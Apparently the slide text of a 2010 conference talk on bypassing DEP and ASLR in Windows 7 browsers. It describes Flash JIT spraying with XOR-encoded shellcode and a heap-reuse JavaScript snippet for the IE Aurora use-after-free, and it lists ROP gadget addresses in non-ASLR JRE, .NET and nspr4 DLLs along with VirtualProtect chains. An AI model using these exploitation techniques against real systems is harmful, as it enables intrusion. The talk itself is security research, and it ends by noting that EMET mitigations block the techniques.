Defeating windows 7 browser memory protection

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
0days in 2010

- Aurora
- CVE-2010-0867
- Adobe Flash/Arobat CVE-2010-1297
- Microsoft Lnk CVE-2010-2568
- Adobe Acrobat Reader CVE-2010-2883
- Adobe Flash CVE-2010-2884
- 0days used in stuxnet
- LPC 0day by yuange
- …

And…

- Yuange's IE 0day (Target on IE 9 also)



Windows protection review

- GS
  - Stack cookies prevents overwrite EIP
  - Can be defeated by overwrite SEH chains
- SafeSEH & SEHOP
  - SEH handler validation
  - Can be defeated by overwrite by register SEH handler or DLL without SafeSEH
    - Case DNS RPC buffer overflow
  - SEH chain validation
- Heap Protection
  - Safe unlinking
  - Heap cookies
  - Heap metadata encryption
  - Safe LAL (Lookaside lists)
  - Most protection are added in vista / 2008 / win7
  - Lookaside overwrite technique still works on XP/2003

Windows protection review

- DEP
  - NX support
  - Permanent DEP
    - IE 8 DEP is permanent
    - NtSetProcessInformation() technique no longer working
  - Ret-to-libc or ROP (Return-Oriented Programming) shellcode can be use to defeat the DEP

- ASLR
  - Address space layout randomization
  - Images / stack / heap / PEB / TEB
  - Prevent ret-to-libc attacks

Windows protection review

- Brute force
  - Guess the base DLL address via IE
  - Not a good way
- Information leak
  - Currently No general way to do that remotely
  - Probably it's need another 0day

Exploitation technique overview

- Brower memory protection bypasses
  - By Alexander Sotirov & Mark Dowd
  - Flash
    - Flash also got ASLR now
  - Java
    - Java allocates RWX memory
    - But is allocated inside java.exe process now
  - .NET user control
    - The easily way to bypass ASLR & DEP in the past
    - But now IE 8 blocks .NET user control from internet zone

Public exploitation technique

- Flash JIT
  - By Dion Blazakis at BlackHat DC 2010
  - Spray heap with executable memory
    - Bypass DEP & ASLR
  - It's can be done by load multiple SWF files into IE process
    - The address goes to a stable location
  - JIT code was encrypted in Flash 10.1

Public exploitation technique

- Flash JIT
  - Write shellcode in ActionScript way
    - Use long XOR expression
    - XOR instruction only one byte (0x35)
    - 0x3c with XOR EAX opcode 0x35 can be merge to a nope-like instrucation.
      - CMP AL, 0x35
    - Our idea is call NtAllocateVirtualMemory()/VirtualAlloc() in AS shellcode
      - Allocates memory with PAGE_EXECUTE_READWRITE flag
      - Copy the real shellcode and jump to execute

Public exploitation technique

- Flash JIT
  - Example of push NtAllocateVirtualMemory() arguments
    - 3589e5eb01 xor eax,1EBE589h
    - 3583ec103c xor eax,3C10EC83h
    - 356a40eb01 xor eax,1EB406Ah
    - 3531c0eb01 xor eax,1EBC031h
    - 35b410eb01 xor eax,1EB10B4h
    - 355031db3c xor eax,3CDB3150h
    - 35b740eb01 xor eax,1EB40B7h
    - 35895d043c xor eax,3C045D89h
    - 358d5d043c xor eax,3C045D8Dh
    - 355331db3c xor eax,3CDB3153h
    - 356a00eb01 xor eax,1EB006Ah
    - 35895d083c xor eax,3C085D89h
    - 358d5d083c xor eax,3C085D8Dh
    - 35536aff3c xor eax,3CFF6A53h
    - 356a00eb01 xor eax,1EB006Ah

Public exploitation technique

- Flash JIT
  - Execute from address + 1 become significant code
  - Feel painful to write shellcode in ActionScript ?
  - Now we have shellcode2as.exe ☺
  - Automatic convert shellcode into ActionScript

Case study #1

- Flash JIT with IE aurora on windows 7
  - IE aurora
    - use-after-free vulns
    - Widely seen in the browser's JS/DOM implement
  - Root Cause
    - EVENTPARAM reference CTreeNode without AddRef()
    - CTreeNode has been freed due element.innerHTML property
    - Cause dangling pointer issue when access event object srcElement or toElement

Case study #1

- Flash JIT with IE aurora on windows 7
  - Reuse the object
    - Get allocated size of CTreeNode
      - IE 7: 0x34
      - IE 8: 0x4c
    - Allocate same size in HTML to reuse the object
  - Go exploit it

Case study #1

- Flash JIT with IE aurora on windows 7

```
var reuse_object = new Array();
for(var x=0;x<9200;x++) {
        reuse_object.push(document.createElement("img"));
}
for (var x=0; x < 0x4c/4; i++)
        var string_data = unescape("%u3344%u1122");


for(var x=0; x < reuse_object.length; x++) {
        reuse_object[x].src = string_data;
}
```

Case study #1

- Flash JIT Demo on windows 7

New exploitation technique

- 3rd Party IE plugin on windows 7
  - JRE without ASLR
  - jp2ssv.dll is loaded by default
  - If you wants load more JRE DLLs
  - Just embed Java applet in webpage
    - <applet code="some.class"></applet>

New exploitation technique

- 3rd Party IE plugin on windows 7
  - Bonjour for iTunes / QT
  - Adobe Shockwave (dirapi.dll)
    - Assured Exploitation (cansecwest)
    - DEP in depth (syscan 2010)
  - This DLL without ASLR and loaded by default

New exploitation technique

- 3rd Party IE plugin on windows 7
  - Find useful instructions in JRE
  - Find instruction which make ESP point to your data
    - LEA ESP, [REG] RET
    - LEA ESP, [REG + XX] RET
    - PUSH REG POP ESP RET
    - XCHG REG, ESP RET
    - XCHG ESP, REG RET
    - MOV ESP, REG RET
    - MOV REG, FS:[0] RET
    - More combinations: CALL [REG + ???] and XCHG REG, ESP RET
    - …
  - Write ROP shellcode to get control

New exploitation technique

- 3rd Party IE plugin on windows 7
  - Make your code memory RWX
  - The easiest way probably is call VirtualProtect() to make memory RWX
  - WriteProcessMemory()
    - Invoke NTWriteProcessMemory()
    - Can be use to write code to a read only & executable pages bypass memory
  - Allocate RWX memory and copy shellcode into & execute
    - Adobe TIFF exploit

New exploitation technique

- 3rd Party IE plugin on windows 7
  - A example of control ESP in mdnsNSP.dll
    - mdnsNSP!DllUnregisterServer+ 0x7b:
    - 1608114b 94 xchg eax,esp
    - 1608114c 0100 add dword ptr [eax],eax
    - 1608114e 00c3 add bl,al
    - 16081150 b826270000 mov eax,2726h
    - 16081155 c21400 ret 14h

Case study #2

- IE aurora exploit with JRE on windows 7
  - ESP code in JRE
    - awt!Java_sun_java2d_loops_DrawRect_DrawRect+0x6de:
    - 6d005f6e 94 xchg eax,esp
    - 6d005f6f c3 ret

    - jp2iexp!DllGetClassObject+0x1496:
    - 6d417e6c 94 xchg eax,esp
    - 6d417e6d c3 ret

Case study #2

- IE aurora exploit with JRE on windows 7
  - Putting data in the HeapSpray (done with Javascript)
    - ROP and the real shellcode
    - Make perfect heap allocations to avoid align issues.

Case study #2

- IE aurora exploit with JRE on windows 7
  - Call [VirtualProtect] in jvm.dll
    - jvm!JVM_FindSignal+ 0x5732b:
    - 6d97c9cb ff1588d09f6d call dword ptr [jvm!JVM_FindSignal+ 0xd79e8 (6d9fd088)]
    - 6d97c9d1 f7d8 neg eax
    - 6d97c9d3 1bc0 sbb eax,eax
    - 6d97c9d5 f7d8 neg eax
    - 6d97c9d7 5f pop edi
    - 6d97c9d8 5e pop esi
    - 6d97c9d9 5d pop ebp
    - 6d97c9da c3 ret
  - Return to VirtualProtect(mem, 0x2000, 0x40, ptr) to make Heap RWX

Case study #2

- IE aurora Java ROP demo on windows 7

New exploitation technique

- .NET Framework on windows 7
  - IE 8 did block .Net control from internet zone
  - You can not make IE load your exploit.dll
  - Unless you have other vuln to jump to trusted zone

New exploitation technique

- .NET Framework on windows 7
  - But now it's not a problem
  - Windows 7 using .NET framework from 1.0 – 3.5
  - V1.0 – v2.0 still compiled with OLD compiler
  - Most DLLs are not with ASLR !!

New exploitation technique

- .NET Framework on windows 7
  - Using .NET user control which compiled with 2.0 C# compiler
  - Froce IE to load old version .NET DLLs !!
  - Example:
    - Even your .NET user control has been blocked
    - But it still will load .NET IE mime filter DLL into IE process

New exploitation technique

- .NET Framework on windows 7
  - ModLoad: 63f00000 63f0c000 C:₩Windows₩Microsoft.NET₩Framework₩v2.0.50727₩mscorie.dll
  - This DLL is without ASLR !!

New exploitation technique

- IE aurora exploit with .NET Framework on windows 7
  - Control the ESP
    - mscorie!DllGetClassObjectInternal+ 0x3452:
    - 63f0575b 94 xchg eax,esp
    - 63f0575c 8b00 mov eax,dword ptr [eax]
    - 63f0575e 890424 mov dword ptr [esp],eax
    - 63f05761 c3 ret

New exploitation technique

- IE aurora exploit with .NET Framework on windows 7
  - Return to VirtualProtect() make Heap RWX
    - mscorie!DllGetClassObjectInternal+ 0x29e2:
    - 63f04ceb 55 push ebp
    - 63f04cec 8bec mov ebp,esp
    - 63f04cee ff7518 push dword ptr [ebp+ 18h]
    - 63f04cf1 ff7514 push dword ptr [ebp+ 14h]
    - 63f04cf4 ff7510 push dword ptr [ebp+ 10h]
    - 63f04cf7 ff750c push dword ptr [ebp+ 0Ch]
    - 63f04cfa ff150011f063 call dword ptr [mscorie+ 0x1100 (63f01100)] (VirtualProtect)

Case study #3

- IE aurora .NET ROP demo on windows 7

New exploitation technique

- SystemCall On Windows
  - 0:007> dt _KUSER_SHARED_DATA 0x7ffe0000
    ntdll!_KUSER_SHARED_DATA
    …
    +0x300 SystemCall : 0x772864f0
    +0x304 SystemCallReturn : 0x772864f4
    0:007> u 772864f0
    ntdll!KiFastSystemCall:
    772864f0 8bd4 mov edx,esp
    772864f2 0f34 sysenter
    ntdll!KiFastSystemCallRet:
  - SystemCall pointer Adress 0x7ffe0300 not ASLR !!

New exploitation technique

- SystemCall On Windows
  - Windows user-mode enter to Kernel-mode like this
  - 0:019> u ZwCreateProcess
    ntdll!NtCreateProcess:
    77284ae0 b84f000000 mov eax,4Fh
    77284ae5 ba0003fe7f mov edx,offset SharedUserData!SystemCallStub (7ffe0300)
    77284aea ff12 call dword ptr [edx]
    77284aec c22000 ret 20h
  - We can construct shellcode like a System Call manually
  - Using SystemCall can bypass DEP and ALSR

Case study #4

- IE MS08-078 exploit with SystemCall on windows
  - Use heap spray fill the SystemCall address mapping in memory
  - Exploit the vulnerability success address in our mapped SystemCall address
    - .text:461E3D30 mov eax, [esi] //eax==0x0a0a11c8
      …. // 0x11c8 be a systemcall ID
      .text:461E3D4C mov ecx, [eax] //[0x0a0a11c8]==0x7ffe027c
      .text:461E3D4E push edi
      .text:461E3D4F push eax //eax==0x0a0a11c8
      .text:461E3D50 call dword ptr [ecx+ 84h] //call [0x7FFE0300] SystemCall
    - The same as NtUserLockWorkStation Service Call

```
mov     eax,11c8h
mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
call    dword ptr [edx]
```

Case study #4

- System call on x64
  - 7ffe0300 do not hold KiFastSystemCall anymore
  - Instead of call dword ptr fs:[0C0h]
    - 0:000> u NtQueryInformationToken
    - ntdll!NtQueryInformationToken:
    - 77d9fb38 b81e000000 mov eax,1Eh
    - 77d9fb3d 33c9 xor ecx,ecx
    - 77d9fb3f 8d542404 lea edx,[esp+4]
    - 77d9fb43 64ff15c0000000 call dword ptr fs:[0C0h]
    - 77d9fb4a 83c404 add esp,4
    - 77d9fb4d c21400 ret 14h

Firefox Tips

- Not fully ASLRed on Windows 7
  - Some DLLS are relocated with Heap address (Heap address are ASLRed)
  - We have nspr4.dll
    - The only DLL with fixed address on Windows 7
    - Always at 0x10000000
    - Our goal is make exploit compatible with x64 system

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Root cause (eax is controllable)
    - 647d1f3e 7514 jne NPSWF32!native_ShockwaveFlash_TCallLabel+0xa6312 (647d1f54)
    - 647d1f40 8bcd mov ecx,ebp
    - 647d1f42 83e1f8 and ecx,0FFFFFFF8h
    - 647d1f45 8b11 mov edx,dword ptr [ecx]
    - 647d1f47 8b4238 mov eax,dword ptr [edx+38h]
    - 647d1f4a 53 push ebx
    - 647d1f4b ffd0 call eax

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Control ESP
    - CALL EAX -> CALL [EAX + ??]
      - 0:021> u 100034B4
      - nspr4!pr_push_ipv6toipv4_layer+ 0xf4:
      - 100034b4 8b4008 mov eax,dword ptr [eax+ 8]
      - 100034b7 8b08 mov ecx,dword ptr [eax]
      - 100034b9 89442404 mov dword ptr [esp+ 4],eax
      - 100034bd 8b5110 mov edx,dword ptr [ecx+ 10h]
      - 100034c0 ffe2 jmp edx // equal to CALL [EAX + XX]

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Control ESP
    - XCHG EAX, ESP
      - 0:021> u 10003e32
      - nspr4!PR_PopIOLayer+0x1c2:
      - 10003e32 94 xchg eax,esp
      - 10003e33 c3 ret

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Control ESP
    - XCHG EAX, ESP
      - 0:021> u 10003e32
      - nspr4!PR_PopIOLayer+0x1c2:
      - 10003e32 94 xchg eax,esp
      - 10003e33 c3 ret

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Make HEAP RWX
    - Calling Windows API
    - GetModuleHanlde A & GetProcAddress was imported in NSPR4.dll
    - Get the address of VirtualProtect
    - Call VirtualProtect() to make HEAP RWX

Case study

- Adobe Flash newfunction 0day (CVE-2010-1297)
  - Make HEAP RWX
    - Pass a return value as argument
      - nspr4!pr_push_ipv6toipv4_layer+0xf9:
      - 100034b9 89442404 mov dword ptr [esp+4],eax
      - 100034bd 8b5110 mov edx,dword ptr [ecx+10h]
      - 100034c0 ffe2 jmp edx
    - ECX? Just find a POP ECX / RET instruction

Case study

- Adobe Flash newfunction 0day demo on windows 7 + Firefox 3.6.3

The End

- Now we know at least 4 ways to bypass ASLR & DEP

The End

- Microsoft released EMET (Enhanced Mitigation Experience Toolkit) v2
  - DEP/SEHOP/NullPage/HeapSpray/Mandatory ASLR
- Prevented our technique

The End

- Possible Bypasses?
  - Memory leaks
  - Brute force
  - System call for 32bit system
  - predictable allocation?
  - Research continue…

Thanks

Q&A